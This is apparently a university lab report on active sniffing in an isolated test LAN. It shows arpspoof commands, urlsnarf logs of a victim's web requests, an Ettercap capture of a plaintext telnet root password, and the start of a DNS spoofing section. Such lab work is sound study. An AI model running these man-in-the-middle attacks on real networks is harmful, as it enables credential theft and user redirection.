Active Sniffing Analysis

COMP 8506 – Assignment 3

Huu Khang Tran, Robert Sobaszek, Anderson Phan, and Peyman Taharni Parsa

Professor: Aman Abdulla

October 9, 2018

Table of Contents

Objective

The purpose of this assignment is to become familiar using switch-sniffing tools to perform and analyze the resulting packet captures when actively sniffing the targeted host machines. To simulate a real-world environment, we are using a network switch to orchestrate these attacks illustrated by Christopher Russel in his paper "Penetration Testing with dsniff". To simulate having internet connection, we had a dedicated laptop act as the gateway and other machines directly connected through the network switch. This setup allows us to perform various attacks, i.e. ARP Spoofing, or DNS Spoofing, without affecting a public domain network.

Tools Used

1. **Dsniff**

   Dsniff is a collection of tools for network sniffing and penetration testing. The main purpose in using this tool is to passively monitor a network for interesting data (emails, passwords, critical files, etc.…). The effective tools that dsniff provides attackers include arpspoof or dnsspoof that is used for intercepting network traffic between two or more host machines.
2. **Arpspoof**

   Arpspoof was used in all attacks listed in this document. It is part of the dsniff suite and is arguably the most important of all the applications. arpspoof allows us to poison ARP records on a network, so that we can place ourselves between two hosts which will allow us to sniff all traffic from a machine.
3. **Ettercap**

   For this exercise, we used Ettercap as a frontend for dsniff to capture a password sent over telnet. Ettercap is a great network security tool that allows a user to simulate man in the middle attacks on a given LAN with the inclusion of live network traffic sniffing, and content filtering.
4. **Wireshark**


   For this exercise, we used Wireshark to capture and analyze the traffic between two machines. In the case of password sniffing, using Wireshark allowed us to see the simplicity of sniffing passwords that was sent through Telnet.

Attacks Carried Out

Pre-requisite for all attacks: ARP Spoofing

All the attacks presented in this document were running the same ARP spoofing attack. This was accomplished via the arpspoof program included in the dsniff suite. Usage is extremely simple, only needing to run the program while specifying the target machines.

Figure 1.1 – Initializing arpspoof on the sniffing host machine




```
[arcwil@wil-laptop ~]$ sudo arpspoof -i enp0s20f0u2 -t 10.42.0.157 10.42.0.1
[sudo] password for arcwil:
0:50:b6:1f:3e:37 78:24:af:d:b4:ef 0806 42: arp reply 10.42.0.1 is-at 0:50:b6:1f:
3e:37
0:50:b6:1f:3e:37 78:24:af:d:b4:ef 0806 42: arp reply 10.42.0.1 is-at 0:50:b6:1f:
3e:37
```

As shown in figure 1.1, we have initialized arpspoof and begin broadcasting falsified ARP messages over the LAN in the hopes of catching and linking with a vulnerable machine host. Once ARP messages are being broadcasted, the victim machine believes the malicious machine is in fact the gateway machine, and the gateway machine believes we are the victim. We will be sniffing traffic using Wireshark or any program of our choice, while simply forwarding packets once we receive them.

Attack One: URL Sniffing using urlsnarf

Our first attack that we tried out was to replicate a URL sniffing attack using urlsnarf. After arp spoofing, we ran urlsnarf, specifying which interface to listen on, and we began seeing all HTTP requests in real time.

Figure 1.2 – URL Sniffing through urlsnarf targeting




```
refox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:46 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:46 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:46 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:57 -0700] "GET http://parsa.ca/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:57 -0700] "POST http://ocsp.pki.goog/GTSGIAG3 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:25:57 -0700] "POST http://ocsp.comodoca.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
localhost.localdomain - - [07/Oct/2018:14:27:09 -0700] "GET http://fedoraproject.org/static/hotspot.txt HTTP/1.1" - - "-" "-"
^C
14:28:11(~)root@localhost:~$ clear

14:28:12(~)root@localhost:~$ urlsnarf -i enp3s2
urlsnarf: listening on enp3s2 [tcp port 80 or port 8080 or port 3128]
10.42.0.2 - - [07/Oct/2018:14:28:34 -0700] "GET http://cnn.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:34 -0700] "GET http://www.cnn.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:35 -0700] "POST http://ocsp.sca1b.amazontrust.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:35 -0700] "POST http://ocsp.godaddy.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:36 -0700] "POST http://status.thawte.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:36 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:36 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:36 -0700] "POST http://ocsp.godaddy.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.sca1b.amazontrust.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.pki.goog/GTSGIAG3 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:37 -0700] "POST http://ocsp.comodoca.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:38 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:38 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:38 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:38 -0700] "POST http://ocsp.digicert.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:44 -0700] "POST http://status.geotrust.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:46 -0700] "POST http://status.thawte.com/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:46 -0700] "POST http://ocsp.int-x3.letsencrypt.org/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
10.42.0.2 - - [07/Oct/2018:14:28:46 -0700] "POST http://ocsp.int-x3.letsencrypt.org/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0"
```

This is the most basic of attacks and is just an easy way to filter out HTTP requests. Using Wireshark or another packet sniffing application we can do the same thing, but with more difficulty as we would have to write a filter - urlsnarf just automates the process. As shown in Figure 1.2, our sniffing machine has initialized urlsnarf and successfully captured/logged any HTTP requests made from the targeted host machine in the LAN. This tool is useful for an attacker because once they gain knowledge of your internet browsing, they can unleash phishing websites targeting the user specifically or launching fake websites that links the legitimate URL to their malicious site.

Attack Two: Password Sniffing via Telnet

For our second attack, we replicated a password sniffing attacking using Ettercap (a frontend for dsniff) to capture a password sent from one machine host to another over telnet. In Christopher's paper, he explained that this attack can simply be carried out by running dsniff on the terminal on the sniffing host machine. Since Ettercap acts as a front end that encapsulates and makes use of dsniff, we felt that using this tool was much easier as everything is done through visual representation while offering a more in-depth analysis of the capture.

Figure 2.1 Password Sniffing via Telnet


*enp3s2
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
root@localhost:~
File Edit View Search Terminal Help
Menu
*enp3s2
[Pictures]
Documents
Profile: Default


```
tcp.stream eq 0
No.   Time          Source      Destination  Protocol Length Info
10790 46.891778312  10.42.0.4   10.42.0.2    TCP      78 2049 → 808 [ACK] Seq=1237 Ack=1979337 Win=2783 Len=0 TSval=2736169066 TSecr=982415674 SLE=1978269 SRE=1979337
10791 46.891800865  10.42.0.4   10.42.0.2    TCP      246 [TCP Retransmission] 2049 → 808 [PSH, ACK] Seq=1237 Ack=1979337 Win=2783 Len=180 TSval=2736169067 TSecr=982415674
10792 46.891810899  10.42.0.2   10.42.0.4    NFS      262 V4 Call (Reply In 10801) COMMIT FH: 0xa95f8f97 Offset: 0 Len: 0
10793 46.892036867  10.42.0.2   10.42.0.4    TCP      78 [TCP Dup ACK 10792#1] 808 → 2049 [ACK] Seq=1979533 Ack=1417 Win=2319 Len=0 TSval=982415697 TSecr=2736169067 SLE=1237 SRE=1417
10794 46.897895291  10.42.0.2   10.42.0.4    TCP      262 [TCP Retransmission] 808 → 2049 [PSH, ACK] Seq=1979337 Ack=1417 Win=2319 Len=196 TSval=982415697 TSecr=2736169067
10795 46.897920759  10.42.0.2   10.42.0.4    TCP      78 [TCP Dup ACK 10792#2] 808 → 2049 [ACK] Seq=1979533 Ack=1417 Win=2319 Len=0 TSval=982415697 TSecr=2736169067 SLE=1237 SRE=1417
10796 46.898070542  10.42.0.2   10.42.0.4    TCP      262 [TCP Retransmission] 808 → 2049 [PSH, ACK] Seq=1979337 Ack=1417 Win=2319 Len=196 TSval=982415697 TSecr=2736169067
10797 46.898096434  10.42.0.2   10.42.0.4    TCP      78 [TCP Dup ACK 10792#3] 808 → 2049 [ACK] Seq=1979533 Ack=1417 Win=2319 Len=0 TSval=982415697 TSecr=2736169067 SLE=1237 SRE=1417
10798 46.898378566  10.42.0.4   10.42.0.2    TCP      78 2049 → 808 [ACK] Seq=1417 Ack=1979533 Win=2783 Len=0 TSval=2736169079 TSecr=982415697 SLE=1979337 SRE=1979533
10799 46.906113382  10.42.0.4   10.42.0.2    TCP      78 [TCP Dup ACK 10798#1] 2049 → 808 [ACK] Seq=1417 Ack=1979533 Win=2783 Len=0 TSval=2736169079 TSecr=982415697 SLE=1979337 SRE=1979533
10800 46.907108808  10.42.0.4   10.42.0.2    TCP      78 [TCP Dup ACK 10798#2] 2049 → 808 [ACK] Seq=1417 Ack=1979533 Win=2783 Len=0 TSval=2736169079 TSecr=982415697 SLE=1979337 SRE=1979533
10801 46.922287982  10.42.0.4   10.42.0.2    NFS      174 V4 Repl
10802 46.924064411  10.42.0.4   10.42.0.2    TCP      174 [TCP Re                                              TSecr=982415697
10803 46.924367641  10.42.0.2   10.42.0.4    TCP      66 808 → 2
10804 46.925208079  10.42.0.2   10.42.0.4    NFS      286 V4 Call
10805 46.926078888  10.42.0.4   10.42.0.2    NFS      174 [RPC du
10806 46.926161844  10.42.0.2   10.42.0.4    TCP      66 808 → 2
10807 46.926209596  10.42.0.2   10.42.0.4    NFS      286 [RPC re                                              3c18
10808 46.926362694  10.42.0.2   10.42.0.4    TCP      78 [TCP Du                                               736169103 SLE=1417 SRE=1525
10809 46.926657950  10.42.0.4   10.42.0.2
10810 46.933127454  10.42.0.2   10.42.0.4
10811 46.933192679  10.42.0.2   10.42.0.4

▸ Frame 10811: 286 bytes on wire (2288 bits), 286 bytes c
▸ Ethernet II, Src: Intel_68:b8:84 (00:0e:0c:68:b8:84), D
▸ Internet Protocol Version 4, Src: 10.42.0.2, Dst: 10.42
▸ Transmission Control Protocol, Src Port: 808, Dst Port:
▸ Remote Procedure Call, Type:Call XID:0x415a2509
▸ Network File System, Ops(4): SEQUENCE, PUTFH, GETATTR,

0000  00 0e 0c 51 28 b4 00 0e  0c 68 b8 84 08 00 45 00
0010  01 10 8c 39 40 00 40 06  99 55 0a 2a 00 02 0a 2a
0020  00 04 03 28 08 01 1e db  a7 04 ee 34 54 33 80 18
0030  00 0f 59 ba 00 00 01 01  08 0a 3a 8e 79 72 a3 16
0040  a0 8f 80 00 00 d8 41 5a  25 09 00 00 00 00 00 00
0050  00 02 00 01 86 a3 00 00  00 04 00 00 00 01 00 00
0060  00 01 00 00 00 2c 00 41  be 0d 00 00 00 15 6c 6f
0070  63 61 6c 68 6f 73 74 2e  6c 6f 63 61 6c 64 6f 6d   ca
0080  61 69 6e 00 00 00 00 00  00 00 00 00 00 00 00 00   ai
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00a0  00 02 00 00 00 04 00 00  00 35 0e 7b ba 5b c5 14
00b0  db c9 04 00 00 00 00 00  00 00 00 00 00 6c 00 00
00c0  00 00 00 00 00 00 00 00  00 01 00 00 00 16 00 00
00d0  00 24 01 00 07 01 49 ee  03 00 00 00 00 00 c8 85   ·$
00e0  ab be 29 5f 4b d8 a9 db  2e 5e ad c1 90 8e 1e 08   ··)_K···  .^······
00f0  1a 00 6e 1f 52 7d 00 00  00 09 00 00 00 02 00 00   ··n·R}··  ········
0100  00 18 00 30 00 00 00 00  00 04 00 00 00 00 00 00   ···0····  ········
0110  00 01 0e 7b ba 5b c5 14  db c9 06 00 00 00         ···{·[··  ······

wireshark_enp3s2_20181007150856_XuOMZ6.pcapng
Packets: 10829 · Displayed: 10743 (99.2%) · Dropped: 0 (0.0%)
```

```
15:04:25(-)root@localhost:~$ filesnarf -i enp3s2
filesnarf: listening on enp3s2
```

```
1766 tcp OS fingerprint
2182 known services
Starting Unified sniffing...

Host 10.42.0.2 added to TARGET1
Host 10.42.0.4 added to TARGET2
TELNET : 10.42.0.4:23 -> USER: root  PASS: B0w$hOck
```

```
:~$ ls
s          Music        Public         tenlet2.pcapng
ervices    nfs.pcapng   telnet.pcapng  urlsnarf.pcapng
           Pictures     Templates      Videos
:~$ filesnarf -p nfs.pcapng
ng
:~$ filesnarf -p nfs.pcap

:~$ ls
ervices    nfs.pcapng      Templates
           Pictures        tenlet2.pcapng
           Public          urlsnarf.pcapng
           telnet.pcapng   Videos
:~$ ls
ervices    nfs.pcapng      Templates
           Pictures        tenlet2.pcapng
           Public          urlsnarf.pcapng
           telnet.pcapng   Videos
:~$
```

Figure 2.2 – Wireshark TCP Stream of the same password captured in an Ettercap session




```
..^C
.]0;root@localhost:~..[34m15:01:06.[35m(-).[36mroot.[m@.[32mlocalhost.[m:.[33m~.[m$ telnet 103...[K..[K.42.0.4
Trying 10.42.0.4...
.
Connected to 10.42.0.4.
.
Escape character is '^]'.
.
..!...
Kernel 4.18.7-100.fc27.x86_64 on an x86_64 (4)
localhost login: root
Password:
Last login: Sun Oct  7 14:51:56 from ::ffff:10.42.0.3
..!....]0;root@localhost:~..[34m15:01:39.[35m(-).[36mroot.[m@.[32mlocalhost.[m:.[33m~.[m$ echo butt
butt
.]0;root@localhost:~..[34m15:01:43.[35m(-).[36mroot.[m@.[32mlocalhost.[m:.[33m~.[m$ exit
logout
Connection closed by foreign host.
.
.]0;root@localhost:~..[34m15:01:45.[35m(-).[36mroot.[m@.[32mlocalhost.[m:.[33m~.[m$ exit
logout
```

As shown in Figure 2.1, we can see the Ettercap instance notifying us about the password it detected during the telnet session between the two host machines in our given LAN. As telnet has no encryption, all information sent is represented through plaintext. The main benefit of using Dsniff/Ettercap is that it simplifies the process of password sniffing by automating the capture while notifying the user when a password has been entered. We also took advantage of Wireshark's TCP Stream tool, as shown in figure 2.2, that goes through the packets captured through Ettercap and simply displays the same results founded using the tool.

Attack Three: DNS Spoofing (Man-in-the-Middle Attack)

Our final attack will be implementing a man-in-the-middle attack through DNS spoofing. By using dnsspoof, we can redirect all traffic bound for a certain domain to one of our choosing. This has the most potential for abuse, as we can theoretically redirect users to a fake bank login page, or social media page which can then log their password and other vital information. To do this, we first ran dnsspoof, specifying an interface and a host file (in regular /etc/hosts format). We then configured the iptables rules on the attacking machine as well as the default rules from Ettercap to block the victim's DNS traffic, allowing us to relay them to our desired site.

Figure 3.1 – Ettercap initializing a DNS Spoofing Session on the host machines in the LAN



IP Address	MAC Address	Description
10.42.0.1	F0:76:1C:11:32:29	
10.42.0.157	78:24:AF:0D:B4:EF	

